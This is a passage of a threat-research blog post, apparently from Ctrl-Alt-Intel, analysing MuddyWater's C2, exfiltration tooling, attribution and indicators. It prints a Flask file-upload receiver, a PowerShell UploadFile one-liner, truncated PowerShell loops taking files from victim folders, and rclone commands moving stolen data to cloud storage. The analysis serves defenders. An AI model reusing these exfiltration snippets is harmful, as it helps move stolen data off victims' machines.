
This sample uses Ethereum smart contracts in order to retrieve the C2 servers. By deobfuscating the sample, we retrieved the following details:

- **Contract -** `0x2B77671cfEE4907776a95abbb9681eee598c102E`
- **ABI func -** `getString()`
- **Query arg -** `0x002E9Eb388CBd72bad2e1409306af719D0DB15e4`

We also observed a hardcoded list of Ethereum RPC nodes that would be used to call the `getString()` function on the smart contract.

Blockchain hosting C2 serversPermalink

Using Etherscan we can view the contracts event log history, revealing lists of C2 servers:



EtherScan Smart Contract History

This bot communicates over WebSocket to retrieve commands. Two historical IP addresses were observed serving as WebSocket C2 servers:

```
 185.236.25[.]119
193.17.183[.]126
```

ExfiltrationPermalink

Although we observed *MuddyWater* use multiple custom-developed C2s, many of which had capabilities for exfiltration, we observed the threat actor leveraging **Wasabi S3**, **put.io**, **Amazon EC2** and separately a lightweight Python HTTP file server on the machine.

Python-serverPermalink

A minimal Flask web application (`web.py`) was found serving as a **file exfiltration receiver**. It runs on port **10443** and accepts file uploads via a POST to `/success` :

```
 @app.route('/success', methods = ['POST'])
def success():
    if request.method == 'POST':
        f = request.files['file']
        f.save(f.filename)
```

A commented-out PowerShell one-liner demonstrates the intended client-side usage:

```
$wc = New-Object System.Net.WebClient
```

```
$resp = $wc.UploadFile("http://127.0.0.1:5000/success","C:\Users\K3vin\Downloads\log.txt")
```

Ctrl-Alt-Intel observed *MuddyWater* run the below PowerShell commands in attempt to exfiltrate data from victim machines:

```
 cd E:\DATA\PEACE2\Personnel_Share\CreditCards\Amex\;foreach ($name in ((ls).Name)){$wc = New-Object System.Net


Get-ChildItem -Path "C:\Users\riyad\desktop" -Recurse -File | ForEach-Object {$wc = New-Object System.Net.WebCl
```

It appears *MuddyWater* is also operating an EC2 server used for exfiltration on the IP address `18.223.24[.]218`.

EgyptAir[Permalink]

The Python HTTP exfiltration server was primarily used to steal data from EgyptAir or visa/passports for Egyptian nationals.

This data included, but was not limited to:

- Egyptian passport and visa information
- Receipts from “King Khalid Int’l Airport” in Riyadh
- Legal documents
- Financial statements
- Photos and videos from WhatsApp

Although the files were predominantly related to EgyptAir, the PowerShell command exposing the file path `C:\Users\riyad\desktop`, along with the receipt from “King Khalid Int’l Airport,” may suggest that this specific data was stolen from an computer associated with EgyptAir located in *Riyadh, Saudi Arabia*.

More notably, in the same exfiltration directory, the threat actor had also stolen multiple scripts and binaries related to **ZKTeco**’s biometric time-and-attendance and physical access control systems.

Although this could be coincidental, we noted that the exfiltrated **ZKTeco** biometric access control software and configurations may align with *MuddyWater*’s previous targeting of the U.S. company **Clearview AI**, a facial recognition provider.

Cloud Storage[Permalink]

MuddyWater was also observed leveraging both **Wasabi S3** and **put.io** for exfiltrating stolen files. It appears *MuddyWater* attempted to backup files from the **S3** bucket to **put.io** using the **rclone** tool:


```
 rclone config reconnect putio:
rclone lsd putio:
rclone lsd wasbbi:
rclone lsd wasabbi:
```

```
rclone lsd wasabbi:wasabirclone
rclone copy wasabbi:wasabirclone/ERPBackup putio:/iiitdEDUin
```

Pivoting (with Hunt.io)[Permalink]


In the *Command & Control* section, Ctrl-Alt-Intel researchers identified a C2 IP address `162.0.230[.]185` that had already been linked to *MuddyWater* by Group-IB.

Pivoting on this IP address on the threat intelligence platform Hunt.io we can see they have previously caught another associated open-directory:




Additional MuddyWater open-directories

Within this open-directory, we observed the payload `second.exe`:



Pivoting on known MuddyWater malware

We can use the “Search by SHA256” feature to pivot and identify another open-directory on the domain `www.xt24[.]com`:



Pivoting on known MuddyWater malware

Attribution AssessmentPermalink

Ctrl-Alt-Intel assesses with high-confidence that this infrastructure is operated by **MuddyWater** (also tracked as **Static Kitten**, **Mango Sandstorm**, **TEMP.Zagros**, **Earth Vetala**, **Seedworm** or **TA450**), a cyber espionage group attributed as a subordinate element within **Iran's Ministry of Intelligence and Security** (MOIS).

This assessment is based on the convergence of victimology, tooling overlaps with published MuddyWater research, linguistic artefacts, and infrastructure overlaps.

Supporting EvidencePermalink

- **Expected victimology** - Targets span Israeli organisations (healthcare, hosting, immigration, intelligence), Egyptian airliner, Jordanian government webmail, UAE companies, US entities, and Jewish/Israeli-linked NGOs - all consistent with known MOIS collection priorities. The compromise of Iranian marketplace **BaSalam** further aligns with MOIS's documented domestic surveillance mandate.

- **Direct overlap with Group-IB's Operation Olalampo** - In February 2026, Group-IB published research attributing Operation Olalampo to MuddyWater. We retrieved C2 components, infrastructure, malware and tools previously discussed in that analysis, and observed an identical "We'll Be Back Soon" splash page served on both our identified infrastructure and *MuddyWater*-linked IP addresses referenced in their reporting

- **Infrastructure overlap with ESET reporting** - The IP address `194.11.246[.]101`, embedded within *MuddyWater*'s modified Fortinet exploit, was previously identified by **ESET** in their December 2025 analysis MuddyWater: Snakes by the riverbank as a MuddyWater C&C server.

- **Persian/Farsi language artefacts** - Persian/Farsi strings were identified within `.bash_history`, commented source code, and the C2 framework we coined **PersianC2**. This is consistent with the profile of Iranian operators.
- **Exploitation of edge devices** - Exploitation of multiple Fortinet CVEs aligns with a 2021 CISA/FBI joint advisory documenting Iranian state-sponsored actors exploiting Fortinet vulnerabilities since at least March 2021. Similarly, this actor targeted Exchange servers and deployed webshells to Portuguese government infrastructure, consistent with *MuddyWater*'s well-documented history of exploiting Microsoft Exchange for initial access, as highlighted in the same CISA advisories.

ConclusionPermalink

The exposed infrastructure detailed in this blog provides a broad view into a *MuddyWater* operation - from initial reconnaissance through to data exfiltration. What stands out is not the sophistication of any single tool or malware, but the breadth of the operation: countless organisations targeted, multiple custom-developed C2 frameworks, exploitation of over a dozen CVEs including novel SQL injection vulnerabilities, password spraying campaigns, Ethereum-based C2 resolution, and multiple exfiltration channels spanning cloud storage & EC2 instances.

MuddyWater continues to demonstrate a willingness to rapidly adopt public exploit code, modify it for operational use, and deploy it at scale - all while developing custom tooling in parallel. The targeting observed here - spanning Israeli healthcare and immigration organisations, Jordanian government webmail, an Egyptian national airline, UAE enterprises, and even an Iranian domestic marketplace - reinforces that MOIS collection priorities remain broad, aggressive, and unconstrained by national borders, including their own.


Perhaps most notably, the repeated operational security failures that enabled this research - exposed open-directories, hardcoded credentials, reused infrastructure across campaigns, and server-side source code left accessible.

Ctrl-Alt-Intel will continue to monitor *MuddyWater* infrastructure and will publish updates as new findings emerge. Defenders are encouraged to review the IOCs and MITRE ATT&CK mappings provided below.

AcknowledgementsPermalink

Firstly, we would like to thank Security Researcher @ice_wzl_cyber for his collaboration, insight and analysis into this *MuddyWater* campaign.


Whilst writing this blog, Security Researcher @nahamike01 also observed **KeyC2** & **Tsundere Botnet** activity linked to *MuddyWater* campaigns:



@nahamike01 Tweet

Huntress[Permalink]

On 06/03/26, Huntress released a blog [Clearing the Water: Unmasking an Attack Chain of MuddyWater] exposing the kill-chain from an Iranian APT intrusion that they contained.



Huntress blog

It was interesting to see the same indicator that inspired this blog, used in the wild. Additionally, further overlaps in indicators were observed with Group-IB & Hunt.io. We wanted to acknowledge the work by Jamie Levy & Harlan Carvey breaking down MuddyWater tradecraft seen in-the-wild.

IOCsPermalink

Indicator	Type	Context
`185.236.25[.]119`	IP Address	Tsundere Bot WebSocket C2
`193.17.183[.]126`	IP Address	Tsundere Bot WebSocket C2
`162.0.230[.]185`	IP Address	MuddyWater C2 / Open Directory
`157.20.182[.]49`	IP Address	Open Directory
`209.74.87[.]100`	IP Address	Open Directory
`18.223.24[.]218`	IP Address	Exfiltration Server
`194.11.246[.]101`	IP Address	Fortigate POC IP

Indicator	Type	Context
`www.xt24[.]com`	Domain	Open Directory
`reset.ps1`	Filename	Tsundere Bot PowerShell loader
`0x2B77671cfEE4907776a95abbb9681eee598c102E`	Address	Smart Contract Address
`7ab597ff0b1a5e6916cad1662b49f58231867a1d4fa91a4edf7ecb73c3ec7fe6`	SHA-256	`reset.ps1` - Tsundere Bot PowerShell loader
`VfZUSQi6oerKau.js`	Filename	Tsundere Bot persistence / launcher script
`c8589ca999526f247db4d3902ade8a85619f8f82338c6230d1b935f413ddcb3d`	SHA-256	`VfZUSQi6oerKau.js`
`sysuu2etiprun.js`	Filename	Tsundere Bot main payload
`bedb882c6e2cf896e14ecf12c90aaa6638f780017d1b8687a40b4a81956e230f`	SHA-256	`sysuu2etiprun.js`

MITRE ATT&CKPermalink

Tactic	ID	Technique	Observation
Reconnaissance	T1595.002	Active Scanning: Vulnerability Scanning	Nuclei used to mass-scan for CVEs
Reconnaissance	T1590.002	Gather Victim Network Information: DNS	`subfinder` used for subdomain enumeration of target organisations
Reconnaissance	T1595.003	Active Scanning: Wordlist Scanning	`ffuf` directory brute-forcing against target web applications
Resource Development	T1583.003	Acquire Infrastructure: Virtual Private Server	Multiple VPS used to host C2 tooling and operational scripts
Resource Development	T1587.001	Develop Capabilities: Malware	Custom C2 frameworks developed: **Key C2** (UDP) and **PersianC2** (HTTP)

Tactic	ID	Technique	Observation
Resource Development	T1588.005	Obtain Capabilities: Exploits	Public exploit code and Nuclei templates for multiple CVEs
Resource Development	T1588.002	Obtain Capabilities: Tool	Open-source tools: Neo-reGeorg, resocks, revsocks, patator
Initial Access	T1190	Exploit Public-Facing Application	Exploitation of Fortinet, Ivanti, Exchange, BeyondTrust, and novel SQLi
Initial Access	T1110.003	Brute Force: Password Spraying	OWA password spraying against Israeli, Jordanian, and UAE targets
Initial Access	T1110.001	Brute Force: Password Guessing	`patator` SMTP brute-force against mail servers
Discovery	T1082	System Information Discovery	ArenaC2, KeyC2, and PersianC2 all collect OS version, architecture, VM status, and domain membership at check-in
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	`reset.ps1` - Tsundere Bot PowerShell loader decrypts and stages Node.js payloads
Execution	T1059.007	Command and Scripting Interpreter: JavaScript	Obfuscated Node.js payloads (`VfZUSQi6oerKau.js` , `sysuu2etiprun.js`)
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Key C2 `cmd` and `cmdexec` modes for remote command execution
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys	`VfZUSQi6oerKau.js` creates a Run key for persistence
Persistence	T1505.003	Server Software Component: Web Shell	Neo-reGeorg ASPX webshell (`nfud.aspx`) deployed on compromised Exchange server
Persistence	T1136.001	Create Account: Local Account	FortiGate exploitation creates `FortiSetup` admin account with `super_admin` profile

Tactic	ID	Technique	Observation
Defense Evasion	T1027	Obfuscated Files or Information	Obfuscated Node.js payloads within Tsundere Bot
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Encrypted blobs decrypted at runtime by `reset.ps1`
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	PersianC2 HTTP polling; Tsundere Bot WebSocket C2
Command and Control	T1095	Non-Application Layer Protocol	Key C2 custom binary protocol over UDP port 1269
Command and Control	T1102.001	Web Service: Dead Drop Resolver	Ethereum smart contract used to resolve C2 server IP addresses
Command and Control	T1571	Non-Standard Port	Key C2 operating on UDP port 1269
Command and Control	T1573.001	Encrypted Channel: Symmetric Cryptography	ArenaC2 encrypts all C2 traffic with AES-256-CBC using hardcoded keys
Command and Control	T1090.002	Proxy: External Proxy	`resocks` and `revsocks` SOCKS proxy listeners for tunnelling into victim networks
Exfiltration	T1041	Exfiltration Over C2 Channel	Key C2 and PersianC2 both support file download from victims
Exfiltration	T1567	Exfiltration Over Web Service	Stolen data exfiltrated to Wasabi S3 and put.io cloud storage via `rclone`
Exfiltration	T1048	Exfiltration Over Alternative Protocol	Flask-based HTTP file receiver (`web.py`) on port 10443 and Amazon EC2 instance used for bulk file exfiltration outside C2 channel
Collection	T1005	Data from Local System	SQL injection data exfiltration; file retrieval via C2

Source: https://ctrlaltintel.com/threat%20research/MuddyWater/#python-server